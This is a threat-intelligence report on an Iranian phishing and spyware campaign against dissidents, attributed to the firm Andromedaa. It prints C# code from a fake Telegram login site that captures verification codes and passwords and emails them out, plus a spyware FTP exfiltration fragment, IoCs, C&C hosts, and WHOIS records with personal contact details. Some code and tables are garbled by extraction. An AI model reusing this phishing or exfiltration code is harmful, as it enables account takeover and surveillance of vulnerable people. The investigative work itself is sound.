

# **Spiraling Attacks:** Iranian Hacking Campaign



September 2020



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# Summary


Since early 2018, Miaan researchers have been tracking malware used in a series of cyber attacks on Iranian dissidents and activists. The research has uncovered hundreds of victims of malware and phishing attacks that stole data, passwords, personal information and more.

The research was initiated by <u>a report</u> published in February 2018 by the Centre for Human Rights in Iran (CHRI) describing how this malware targeted the web-administrator of Majoban Noor, the news website for Iran's Nematollahi Gonabadi Sufi order.

Over two years later in June 2020, it became apparent that the malware and related phishing attacks were linked to a private group based in the city of Mashhad called Andromedaa. Andromedaa had been using the same **command-and-control** server as the attackers and had registered several website domains used for phishing and malware distribution. Some of Andromedaa's activities were independently identified by <u>Talos Intelligence</u> and the <u>Center of Iranian National Computer Emergency</u> Response Team (MAHER-ماهر).

Miaan researchers noticed a pattern that the attacks were repeatedly targeting political dissidents, journalists, human rights defenders, lawyers, student activists, and others. The majority of targets were from Iran's ethnic and religious minority communities, including Turks, Sufi Muslims, and Sunni Arabs. The targeting of these specific groups along with other suspicious aspects of the hacking efforts point to a state-sponsored program. However, as reported by MAHER, Andromedaa also developed broad phishing and malware tools that targeted the general public of Iranian internet users.

# **Behavior Graphic**



# **Timeline of Developments**

#### February 25, 2018

Less than one month after a <u>bloody clash</u> between Iranian security forces and Gonabadi Sufis in Tehran, a suspicious email was sent to one of the administrators of Majzooban Noor, the Gonabadi's official news website. The email sender claimed to work in a textile facility which caught the clash on its CCTV camera.

The sender claimed he could remain silent and asked the Majzooban administrator to publish an attached video, which he claimed was a four-hour video "shedding light on the truth" regarding the clash.

The attachment was actually a malware in the form of a compressed ZIP file. When opened, the malware installed a file in .SCR format on the victim's computer, which dropped/created an NFS file, a VBScript file, and a .mp4 video file onto the computer.



Screenshot of the email that was sent to the Majzooban website administrator.

The malware sends and stores stolen information on a **command-and-control** server located in the Middle East region, including screenshots from the victim's computer, browser data, and more.

An assessment of the malware showed that there had been more than 100 victims in addition to Majzooban Noor. According to CHRI's research, the attacker(s) used the same malware to attack other minority groups as well, including Iranian Turkish dissidents and human rights defenders, with at least 27 known attacks at the time.

CHRI also reported that journalists who work for the Azarbaijani-langauge service of Voice of America, as well as the personnel of Dorr TV, a pro-Gonabadi station based in France, members of the so-called South Azerbaijan Democratic Party in Sweden, and the Heydar Baba Azeri media group were all also targeted by the same malware.

#### May 15, 2019

The hackers developed a new version of this malware that had the exact same behavior but used pyAesCrypt 0.3 encryption to encrypt all files before transferring them to the **command-and-control** server. It was also discovered by this time that there were victims that were infected with the prior version of the malware in Canada, the European Union, Istanbul, Ankara, Sweden, Germany, Chicago, and Virginia.

# August 30, 2019

On this date was the first time we noticed that the hackers were developing a phishing website to target Iranian Telegram users, creating different versions using ASP .Net and C#.

Source code of the phishing website that is targeting Telegram


An analysis of the code of this yet-to-be launched website provided more information about the work of these hackers who were unknown at the time. The code showed that when users fall into the phishing trap, the users information, including phone number, 2-step verification code, password, IP, and computer name, would be sent to two gmail accounts.

Source code of the phishing website that is targeting Telegram, sending user's information via email

At this point we still were unable to identify where this website was being hosted or would be hosted. We found the domain later in September.

## September 2, 2019

We found a phishing website that masked itself as a Telegram login page. By September 17, 2019, this website had been used to hack more than 300 users. We were able to track some of the victims to Telegram accounts linked to phone numbers in Iran, US, Canada, Czech Republic, Germany, New Zealand, Abkhazia, Turkey, Russia, China, Thailand, Brazil, Finland, Azerbaijan and Denmark.



The Screenshot of a phishing site, targeting Telegram users.

# June 5, 2020

In May 2019, we had found Membership.rar, a .rar file on the main **command-and-control** server that was used to attack Gonabadi Sufis. However, because that file was password protected, we could not unzip it at that time.

In June 2020, during an investigation into telegrambackups.com/web¹, which is a phishing link targeting Telegram users, we found the exact same .rar file on telegrambackups.com/membership. The fact that both files were identical suggested that both were developed with the same actor who shared the same infrastructure for both malware. This is when we found out about Andromedaa.com for the first time.

Andromedaa is an Iranian firm that develops software and <u>applications</u> for Android, iOS, and Windows, intended to increase users' exposure on social media networks, like Instagram and Telegram channels. On the telegrambackups.com phishing site, we found a subdirectory named "membership". In this subdirectory, Andromedaa was promoting a new social media tool that could be used to get more followers and engagement on Telegram named OzvdDarOzv.


<sup>&</sup>lt;sup>1</sup> This document is available upon request.





Screenshot of telegrambackups.com/membership

On OzvdDarOzv, we found out that they are distributing malware using the .rar file identical to the one we found on the main **command-and-control** server in May 2019. This time, however, the password was in plain text on telegrambackups.com/membership. This malware stole user data such as browser information and could also record video and audio using the victim's computer, transferring this data to a **C&C server**.



Screenshot of telegrambackups.com/web, a phishing website targeting Telegram users

We also observed that this malware seemed to have some connection to *tbackup.000webhostapp.com*, which had been seen previously in a malware sent to a human rights organization called Human Rights Activists and their news site <u>Human Rights Activists News Agency (HRANA)</u> in May 2020.

Based on an analysis of the code, we have come to believe that Andromedaa is the developer of this website. Interestingly, they have developed at least <u>six other applications</u> publicly assigned to the group's name. Andromedaa's <u>telegram channel</u>, as of this writing, has over 51,000 members.



Screenshot of Andromedaa applications on Cafe Bazaar, Iran's local Android Store



#### Other Reports on Andromedaa

When we looked more into Andromedaa, we found some of their activities had already been independently flagged by other sources. A November 2018 report published by Talos Intelligence discusses how Iran's state-sponsored hackers have a number of different techniques at their disposal to remotely gain access to social media and messaging applications such as Telegram. In that report, they reference how Andromedaa is stealing user's information with their applications: "The application uses the iOS WebKit framework in order to display web content, which in this case displays the Instagram page. Upon the first execution, the application displays the Instagram login page injected with the following JavaScript snippet." The Talos Intelligence report was referencing فالوئر ("Follower Begir"), a tool that was supposedly designed to increase users'

exposure on Instagram by increasing the likes, comments, and followers.

More interestingly, on December 24, 2018, one Andromedaa application was <u>identified</u> by the Center of Iranian National Computer Emergency Response Team (MAHER), an Iranian state agency, as stealing user's personal information. On December 31, 2018, <u>andromedaa.com</u> published an <u>answer</u> to MAHER's report and denied stealing any user's information. Following MAHER's report, Hamshahri Online also <u>reported</u> on MAHER's concerns about Andromedaa. According to Hamshahri, Andromedaa had been removed from Cafe Bazaar, Iran's local android store. Inexplicably, however, Andromedaa had returned to Cafe Bazaar sometime between January 2019 and June 2020.


# July 4, 2020

We found another ASP .Net source code with a Google site verification ID embedded into the code. This web application was hosted on http://obgr.ir.

```
<html class=" js no-touch" lang="en" style="">
<!--<![endif]-
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>نوینیو یارد مارگلتو خدع دولناد<br/>
<meta name="description" content="روینیو یارد مارگلتو دیدزاه و ربمه و وضع شیازها محانری">
    <meta name="keywords" content="">
    <meta name="author" content="homayoon.info">
    <meta name="google-site-verification" content="9RLiIrSmE4datm0lJ50yoRdhpR-ZYUbrZ53ujJbgc28">
    <!-- Bootstrap -->
    <script src="js/modernizr.custom.js"></script>
<link href="css/bootstrap.min.css" rel="stylesheet">
    <link href="css/jquery.fancybox.css" rel="stylesheet">
<link href="css/flickity.css" rel="stylesheet">
    k href="css/animate.css" rel="stylesheet">
                     . . .
```

Google site verification ID embedded in a new version of the Andromedaa codes

After looking up that ID, we found that the obgr.ir domain belonged to Andromedaa and was using the same OzvDarOzv.com NS record<sup>2</sup> that we had discovered in early June.




Both OzvDarOzv.com and the Obgr.ir domain distribute malware for Android operating systems under the guise of an application that increases membership in the user's Telegram channel.

<sup>&</sup>lt;sup>2</sup> NS stands for 'nameserver,' and the nameserver record indicates which DNS server is authoritative for that domain.





Screenshot of OzvdarOzv(Membership) android application on Obgr.ir



 $Screenshot\ of\ Ozvdar Ozv (Membership)\ application\ on\ Cafebazaar$ 

# August 30, 2020

A new android application named trafikverket.apk was found to be targeting Persian speakers living in Sweden that do not speak Swedish. This app claimed to teach the victims how to get a driving license in Sweden and even provided a written driving exam in Persian. This android application was found on the main **C&C server**.

#### Based on statistical analysis of its code:

1. Hackers were trying to steal SMS, screenshots, contacts, location, account info, data and other information from the app user's WhatsApp.

2. There were phishing codes embedded in resources of APK targeting Gmail and Yahoo as well.



- 3. In the coding, the developer(s) requested to run a .php file on a **C&C** server on alarabiye.net/up/index.php<sup>3</sup> and get some information on a text file and communicate this information with gradleservice.info.<sup>4</sup> In other words, it is working as an API call in a **command-and-control** server.
- 4. The APK also stores stolen information on a FTP server.

```
Intrinsics.checkParameterIsNotNull(context.
FTPSClient fTPSClient = new FTPSClient(IMAPSClient.DEFAULT_PROTOCOL, true);
          \label{thm:continuity} FTPSClient.set Trust Manager ( \begin{tabular}{ll} new & Trust Manager ( \begin{tabular}{
          KeyManagerFactory instance = KeyManagerFactory.getInstance(KeyManagerFactory.getDefaultAlgorithm());
          instance.init((KeyStore) null, (char[]) null);
           Intrinsics.checkExpressionValueIsNotNull(instance, "ki
           fTPSClient.setKeyManager(instance.getKeyManagers()[0]);
           fTPSClient.setBufferSize(1048576);
           fTPSClient.connect("gr
           fTPSClient.enterLocalPassiveMode();
           if (fTPSClient.login(
                                                                                                                                                                                                                                         )){
                   fTPSClient.execPBSZ(0);
                   fTPSClient.execPROT("P");
                   fTPSClient.setFileType(2);
                   fTPSClient.changeWorkingDirectory("/");
                  Log.i("Ftp", "Sorry");
```

<sup>&</sup>lt;sup>3</sup> Further documentation is available upon request.

<sup>&</sup>lt;sup>4</sup> Further documentation is available upon request.


# **Deeper Examinations**

# Analysis of telegrambackups.com

Our investigation showed that telegrambackups.com has been launched with the Gonabadi code that we first found in August 2019. The phishing website deceives the victims by claiming that this is a tool for backing up all user information on Telegram.


Here are examples of evidence for this:

1. Typos: Usually Iranian state-sponsored hacker's command of the English language is not very strong which results in many errors and typos. Here is an example of two-step-verification.aspx:



Source code that we found on C&C server





Screenshot of the live website that we found its source code on C&C server

2. Based on the C# code that we found, the hacker(s) are saving user's information in four steps.

**Step one:login.aspx**: This is the first page that victims see as soon as they open the phishing website. Page\_Load function collects the victim's information, including the IP address, host name, browser information, user agent information, and date and time, and stores it in a text file named Name2.txt. This information is tagged "Step1" in the file.

```
string Step1 = "Step1"+
    Environment.NewLine + " CountryCode : [" + CountryCode + "]";
string log1 = Step1 + GetMyInfo();

using (StreamWriter sw = File.AppendText(Server.MapPath("~/home/Name2.txt")))
{
    sw.WriteLine(log1/*.Replace(Environment.NewLine, "")*/);
}
Mail.SendEmail(log1.Replace(Environment.NewLine, "<br />"), Step1.Replace(Environment.NewLine, ""));
if (!String.IsNullOrEmpty(search.name))
    lblCountry.Text = search.name;
```

**Step 2**: On login.aspx, when the victim enters their phone number and clicks on the "Login" button, the lbLoginPage\_Click function adds the victim's phone number and country code to the same information that was collected in step one, tagging it Step2 and storing it in Name2.txt. It then redirects the victim to telegram-Code.aspx.

**Step Three: telegram-Code.aspx**: On this page, the hacker(s) show a message to the victim and ask them to enter their 2-step verification code. The code, phone number, and country code will be tagged Step3 and stored in Name2.txt. This information will be emailed to a gmail account (t.me.code@gmail.com) as well. The victim is then redirected to two-step-verification.aspx.

```
protected void lbLoginPage_Click(object sender, EventArgs e)
    if (String.IsNullOrEmpty(txtCode.Value) && String.IsNullOrEmpty(txtCode.Value))
    {
        return:
    else
        string Step3 = "Step3" +
            Environment.NewLine + " TelegramCode : [" + txtCode.Value + "]" +
            Environment.NewLine + " PhoneNumber : [" + Session["PhoneNumber"] + "]" +
            Environment.NewLine + " CountryCode : [" + Session["CountryCode"] + "]";
        string Log3 = Step3 + GetMyInfo();
        using (StreamWriter sw = File.AppendText(Server.MapPath("~/home/Name2.txt")))
            sw.WriteLine(Log3/*.Replace(Environment.NewLine, "")*/);
        Session["TelegramCode"] = txtCode.Value:
        Mail.SendEmail2(Log3.Replace(Environment.NewLine, "<br/>-"), Step3.Replace(Environment.NewLine, ""));
        Response.Redirect("two-step-verification.aspx", true);
}
```

**Step Four, two-step-verification.aspx**: On this page, hackers try to convince the victim to enter their second password. This password and all other information will be tagged Step4, stored in Name2.txt and also emailed to an gmail (telegram.backups@gmail.com) account.

Finally, the victim gets redirected to activation.aspx, which shows them a message that says: "Your telegram account backup is available and your account information has registered. Plase [sic] study a page [sic] content that your [sic] being redirected [sic]. After a review telegram is ready to use."

After 30 seconds, the victim is redirected to <a href="https://telegram.org/faq\_spam">https://telegram.org/faq\_spam</a> which is the real website of the Telegram.

```
var seconds = 30;

function countdown() {
    seconds = seconds - 1;
    if (seconds < 0) {
        window.location = "https://telegram.org/faq_spam";
    } else {
        document.getElementById("countdown").innerHTML = seconds;
        window.setTimeout("countdown()", 1000);
    }
}

countdown();</pre>
```

All of the victims' information that had been collected and stored in Name2.txt was publicly available on http://telegrambackups.com/web/home/Name2.txt up until July or August 2020. Previously, an older version of this site was storing all the information on http://telegrambackups.com/web/home/Name.txt.

# Analysis of the Gonabadi Malware: video-record-20180220-convertmp4.zip

Below is the technical analysis of the orginal video that was sent to Gonabadi Dervishes.

Sample Indicator of Compromise (IoCs)			
MD5 = f13758 SHA1 = 685f1	ord-20180220-convertmp4.zip Be2150d7f8e0e2d3722f2915cd9 32bafb5041674631d3742f186c5b96f3ab2 I78b161177453ffd40b73924e7fee4a2707945807c3a3d7f9349fe071763cf		
Targeted OS	Microsoft Windows		
Attack Type	Malware		
File Format	ZIP Executable		
File Signature	0000000 P K etx eot dc4 nul ht nul bs nul 90 h U L cr syn 0000020 syn 83 # } ? nul ? nak ? nul \$ nul nul nul v i 0000040 d e o - r e c o r d - 2 0 1 8 0 0000060 2 2 0 - c o n v e r t m p 4 . s 0000100 c r ? o ? ? 98 ? V f ? 8f bs dle ? D 0000120 ? dc4 4 X ? o ? P 98 nl 90 ? ? 87 ? ? 0000140 L ? bs nl H A ? 9c enq vt nul sp T ? F ? 0000160 J 7 \ 8a p ? 0 ? P 9 vt ? ? ? ? % 0000200 8d ? ? ? P ) o \ so ? C esc 88 ? E c 0000220 ? ? em ? L ? 9b rs ? 80 V L 85 96 fs ! *		

#### File Created/Dropped

- video-record-20180220-convertmp4.exe
  - MD5 = CC95E164FC390FA3B75A2C49518EDBB7
- \AppData\Local\Temp\RarSFX0\myvideo.mp4
  - MD5 = CA1E45CD176751931C87EDBF25AA4469
  - SHA1 = E444A49B260E815C7D2F3E309F7C7B62226D4F0658FC756EC0AED5EFFB5226A8
- C:\Users\user\AppData\Local\Temp\RarSFX0\myvideo.mp4
  - MD5 = CA1E45CD176751931C87EDBF25AA4469
  - SHA1 = 5B15FB002162591BAB0067A5C15C7E5C1726DC24
  - SHA-256 = E444A49B260E815C7D2F3E309F7C7B62226D4F0658FC756EC0AED5EFFB5226A8
- C:\Users\user\AppData\Local\Temp\RarSFX1\keyboard-EN.exe
  - MD5 = AAC5BC1F94F32A69D7DCEA33F305E6FC
- \AppData\Local\Temp\4dtg5389
  - MD5 = 3F1D1D8D87177D3D8D897D7E421F84D6
  - SHA1 = DD082D742A5CB751290F1DB2BD519C286AA86D95
  - SHA-256 = F02285FB90ED8C81531FE78CF4E2ABB68A62BE73EE7D317623E2C3E3AEFDFFF2
- \AppData\Local\Temp\RarSFX0\662fsnnsf.nfs

#### MD5 = 854418D163B0E1269970338916FF6374

SHA1 = 295F01317D14E1548ECDFAD1342CFAE844F5DD8D

SHA-256 = B5E571EB492EAEE853ABDF8B6202F7E543F09D8343A85F467CD4806F8E19A14F

AppData\Local\Temp\RarSFX0\662fsnok.bat

MD5 = 65A9117998EC551DE93B1B81ED61265D

SHA1 = DF0FE91B4F42063AE79567051D58EA6ADC77C77D

SHA-256 = 3DD288423F29F4C88AC9F1744474FB8A20C56E7BBC8C818C8E3ABE9082F28C6B

• \AppData\Local\Temp\RarSFX0\662fsnsoon.bat

MD5 = 55763B50FDB273C3802F1F6C73C5D810

SHA1 = 8D39DB81D1379448C15B7EA00B033B74039EDD53

SHA-256 = 9AB259DBB84D208F3C565BE2DFF378EE1CEF89CAA13AD189B901A5946BB8430E

\AppData\Local\Temp\RarSFX0\662fsnstart.vbs

MD5 = 42815E7F41FA4914036F37D0249D234F

SHA1 = 4972047A2A7DB7C3B565D729AEFCCC7AB3DCBA05

SHA-256 = DB7950D2C6EECA5E076ED33FEEFFFFEAC122EC28F2666EF0FCCF73C3AA3879F7

\AppData\Local\Temp\RarSFX0\xfs.conf

MD5 = CA1E45CD176751931C87EDBF25AA4469

SHA1 = 5B15FB002162591BAB0067A5C15C7E5C1726DC24

SHA-256 = E444A49B260E815C7D2F3E309F7C7B62226D4F0658FC756EC0AED5EFFB5226A8

\AppData\Local\Temp\RarSFX1\43ok.vbs

MD5 = 8E1B633C968A340CBC4B7F840432CA1C

SHA1 = FD33A4DD09D5635A2C6A508FDA5F0D3C40039742


SHA-256 = BDB9331B3CE881FB655631FE7C16C9C85299BA01675E808C5FEB8312300C769B

#### Network Behavior

Ports	FTP	Domain Registration info	Domains & IPs
• 21 (FTP) %55 • 80 (HTTP) %20 • 443 (HTTPS) %10 • 53 (DNS)	162.248.243.55	Email: ata.atai@mail.com Admin ID: 79ea5c0a3fd322f0 Admin Name: ata atai Admin Organization: telegraphco Admin Street: Dubai Admin City: sharjeh Admin State/Province: Ardabil Admin Postal Code: 1013567890 Admin Country: IR Admin Phone: +98.9712168596	<ul><li>telegramdesktop.com<sup>5</sup></li><li>162.248.243.55</li></ul>

The malware will create a folder for each victim on FTP and store the stolen information there.

<sup>&</sup>lt;sup>5</sup> Further documentation is available upon request.



Transferring file(s) from victim's computer to the C&C server.

Sample loCs			
SHA1 = cb76	te.exe af8cbce7a9aa68ee5c0baef8b28 5cc4028a1c2e6930aca826567bc8253d8479 3fe2c0feca89a6011ea2749123e216e0a53b573ebef2f25d856412cee7f99c		
Targeted OS	Microsoft Windows		
Attack Type	Spyware		
File Format	Executable		
File Signature	0000000 M Z 90 nul etx nul		

#### Dropped files

C:\Users\user\AppData\Local\Temp\RarSFX0\CapDev.exe



MD5: 663F9B47A983C2EBE9F70DF74956DCC9

C:\Users\user\AppData\Local\Temp\RarSFX0\DrvUpdt.exe

MD5: F78855F488CE965A6A4C60820DF2E696

• C:\Users\user\AppData\Local\Temp\RarSFX0\DrvUpdtd.dll


MD5: 74C3049AE9229675CCCE544F0491E2F9

#### Trying to steal browser data and store in ZIP file:

 C:\Users\user\AppData\Roaming\Microsoft\Windows\Device\winzlp.vbs MD5: 128E5009B419AFC5EDE9B83E3D066717

#### Domain and IP:

developerchrome.com



# Analysis of ozvdarozve-windows-50000-gold.exe

Sample loCs			
File Name: ozvdarozve-windows-50000-gold.exe  MD5 = 2f1120f5089af58315891fd3163333161  SHA1 = ba4b04a8b20cff6ba27ccf7e79f4bcc8134e1c2c  SHA256 = 30c71764ff80f82a190fc7d2212f0b7eebde4de46327f34e3326acbfd87f268d			
Targeted OS	Microsoft Windows		
Attack Type	Malware		
File Format	Executable		
File Signature	0000000 M Z 90 nul etx nul nul nul eot nul nul nul ? ? nul nul 0000020 ? nul		

#### File Created/Dropped

• C:\Users\user\AppData\Local\Temp\RarSFX0\13fsn3sf.1n3

MD5 = C7041A9DE03AF5C2C85EC70C3E8DAEFB

SHA1 = 1E6A569979DD3CAC95D9D1C481EBF9BB1E0B1F12

SHA-256 = 4FFBF798A68AA5BCC5A52EFD64456483172BE892125085D2C82E2F351A48342A

C:\Users\user\AppData\Local\Temp\RarSFX0\OzvdarOzv.exe

MD5 = B9A888A23AF000C6D1C846B9D0FD853C

SHA1 = 6537F6EA9F0A3EDB5469C7235D70571E5A46C3E1

SHA-256 = 0DA88A1645F39B41E8CDFE14EAEE40B8845BF92B446DDC646FDDC85389B78495

• C:\Users\user\AppData\Local\Temp\RarSFX1\speaker-audio.exe

MD5 = 30973D4A637354CAD945AB94205B0323

SHA1 = 94F9EE0DBD13014B19F42C2FA125F3F9E73B98A3


SHA-256 = D52A5ECE34828B4201DF630A7BC07449289F0C15833EE13F93F105C510A8282E

#### **Network Behavior**

Ports	FTP	Domain Registration info	Domains & IPs
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FTP 78%	telegrambackups.com	International Domain Privacy	• telegrambackups.com
DNS 10%	162.248.243.55	Services GmbH	• us-east-1.route-1.000webhost.
HTTP 3%			awex.io
HTTPS 5%			• tbackup.000webhostapp.com
			• 162.248.243.55

The malware will create a folder for each victim on FTP and store the stolen information there.



Transferring file(s) from victim's computer to the FTP server.


#### Who is behind Andromedaa?

Our investigation suggests that there are two main people behind Andromedaa company, Homayoon Zohoorian Ghanad and MohammadReza Sabeti Baygi.



Screenshot of Homayoon Zohoorian Ghanad's twitter account, promoting ANDROMEDAA application

Sabeti Baygi has two apps on the Apple store associated with Andromedaa.



Screenshot of two apps associated with Andromedaa and MohammadReza Sabeti Baygi on Apple store

There are three domains associated with his email address r.sb@outlook.com: adbn.ir, andromediaa.ir, youpost.ir.

Andromedaa.ir is <u>registered</u> by Homayoon Zohoorian Ghanad in the City of Mashhad.

There are 21 other domains registered under the name of <u>Homayoon Zohoorian Ghanad</u>: 30DN.IR, ANDROMEDAA.IR, BEGIR.IR, BUYFOLLOWER.IR, BUYLIKE.IR, CBGR.IR, COMMENTBEGIR.IR, FBGR.IR, FOLLOWBEGIR.IR, FOLLOWERBEG.IR, FOLLOWERBEG.IR, FOLLOWERBEG.IR, FOLLOWERBEG.IR, IM9.IR, LBGR.IR, LIKEBEG.IR, NDRM.IR, OBGR.IR, OZVBEGIR.IR, OZVDAROZV.IR, VIEWMEMBER.IR

% NOTE: This o	utput has been filtered.	domain:	andromedaa.ir
% Information	related to 'andromedaa.ir'	ascii: remarks: remarks:	andromedaa.ir (Domain Holder) Kahkeshan dade bedoone marze aysan (Domain Holder Address) no 91.bonbaste aval.hashemie 26. Mashhad.
domain: ascii: remarks: remarks: holder-c: admin-c: tech-c: nserver: nserver: last-updated:	andromedaa.ir andromedaa.ir (Domain Holder) Homayoon Zohoorian Ghanad (Domain Holder Address) mashhad st hashmie 21 bonbaste aval samte chap plak 91 hz929-irnic hz929-irnic hz929-irnic ns1.andromedaa.ir ns2.andromedaa.ir 2020-01-12	holder-c: admin-c: tech-c: nserver: nserver: last-updated: expire-date: source:	ka3656-irnic ka3656-irnic ka3656-irnic ns1.andromedaa.ir ns2.andromedaa.ir 2020-07-04 2021-02-13 IRNIC # Filtered
expire-date: source:	2021-02-13 IRNIC # Filtered	nic-hdl:	ka3656-irnic
nic-hdl: person: e-mail: address: phone: source:	hz929-irnic Homayoon Zohoorian Ghanad Mac@autlook.com mashhad st hashmie 21 bonbaste aval samte chap plak 91 vahed 2, mashhad, khora: 09034548041 IRNIC # Filtered	org: e-mail: address: phone: source:	Kahkeshan dade bedoone marze aysan andronedaa.com@gnail.con no 91,bonbaste aval,hashemie 26, Mashhad, khorasan razavi, IR 09034548041 IRNIC # Filtered
Information Up	dated: 2020-06-05 14:13:58	Information Up	dated: 2020-09-18 01:20:19

AndroMedaa.ir domain registration info between June(Left) and September(Right) 2020

Based on information on <u>domaintools.com</u>, we found that there are other websites hosted on the same IP address as HomAyoOn.info<sup>6</sup> -which is the personal website of Homayoon Zohoorian Ghanad- from 2012 to 2018, and one of them was andromedaa.ir.

Domain	Created	Registrant
adbebin.com	Jan 2, 2018	REDACTED FOR PRIVACY
adbn.ir	-	Mohammad Reza Sabeti Baygi
andromedaa.ir	-	Homayoon Zohoorian Ghanad
cbgr.ir	-	Homayoon Zohoorian Ghanad
commentbegir.com	Jan 10, 2016	REDACTED FOR PRIVACY
commentbegir.ir	-	Homayoon Zohoorian Ghanad
homayoon.info	Nov 29, 2012	Data Protected
